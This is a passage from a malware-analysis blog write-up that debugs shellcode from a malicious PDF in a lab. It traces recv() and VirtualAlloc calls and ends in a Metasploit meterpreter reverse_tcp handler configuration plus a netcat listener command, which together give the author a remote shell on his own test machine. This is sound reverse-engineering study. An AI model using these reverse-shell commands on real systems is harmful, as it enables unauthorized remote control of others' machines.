  [out] char   *buf  0x19FD90,
  [in]  int    len   0x4,
  [in]  int    flags 0
);
```

We'll modify our listener to send 4 bytes because the recv function expects a length of 4.

```
echo aaaa | nc -lvnp 4444
```

Excellent! After the recv() function returns, EAX holds the count of the number of bytes read, which is 4. We can observe our 4 'a's on the stack.



The next library called is VirtualAlloc, which sets up an area in memory to store the data.

```
LPVOID VirtualAlloc(
  [in, optional] LPVOID lpAddress         0,
  [in]           SIZE_T dwSize            0x61616161,
  [in]           DWORD  flAllocationType  0x1000,
  [in]           DWORD  flProtect         0x40
);
```


This part posed some challenges as I experimented with various data types and lengths without success. The next API call would typically be another recv() to read more data into the same buffer. Then, I recalled that this payload might have been generated with Metasploit. So, why not use their tool to start a reverse shell listener? Perhaps there's some exchange of bytes required to establish a complete connection or reverse shell that I don't fully know yet!

Loading up msfconsole, we set our configuration as:

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.0.12
set LPORT 4444
exploit
```

Now, instead of breaking on our library check, we'll undo it and allow the program to continue.

Look at that! Success! As a wise man once said, "Bob's your uncle!" :)



We now have a full shell on the remote host, our Windows machine.

Conclusion

Reflecting on our journey, what once seemed like an enigma now unfolds with clarity. Yet, let's not forget our humble beginnings. We embarked on this adventure armed with curiosity, diving into a public malware database driven by community collaboration. From there, we took the first PDF malware program we stumbled upon. With that in hand, we delved into OSINT (Open Source Intelligence) research, scouring platforms like VirusTotal and Tria.ge to glean insights and unravel the program's characteristics and behaviors.

Our journey didn't stop there. We dove deeper into the intricate world of static analysis, meticulously dissecting the file, scrutinizing the PDF's structure, and even extracting snippets of malicious JavaScript code concealed within its layers.

But that was merely the surface. To truly comprehend the inner workings of our discovery, we ventured into the realm of dynamic analysis. Armed with our newfound understanding, we

compiled our own program to simulate the payload's behavior. This hands-on approach allowed us to meticulously step through each stage of program execution, decoding the payload's intentions at the byte level.

In the end, what may seem like a simple progression belies the complexity and depth of our investigative journey. It's a testament to the multifaceted nature of reverse engineering and the dedication required to unveil the mysteries lurking within digital landscapes.

Thanks for reading! :)
-AJ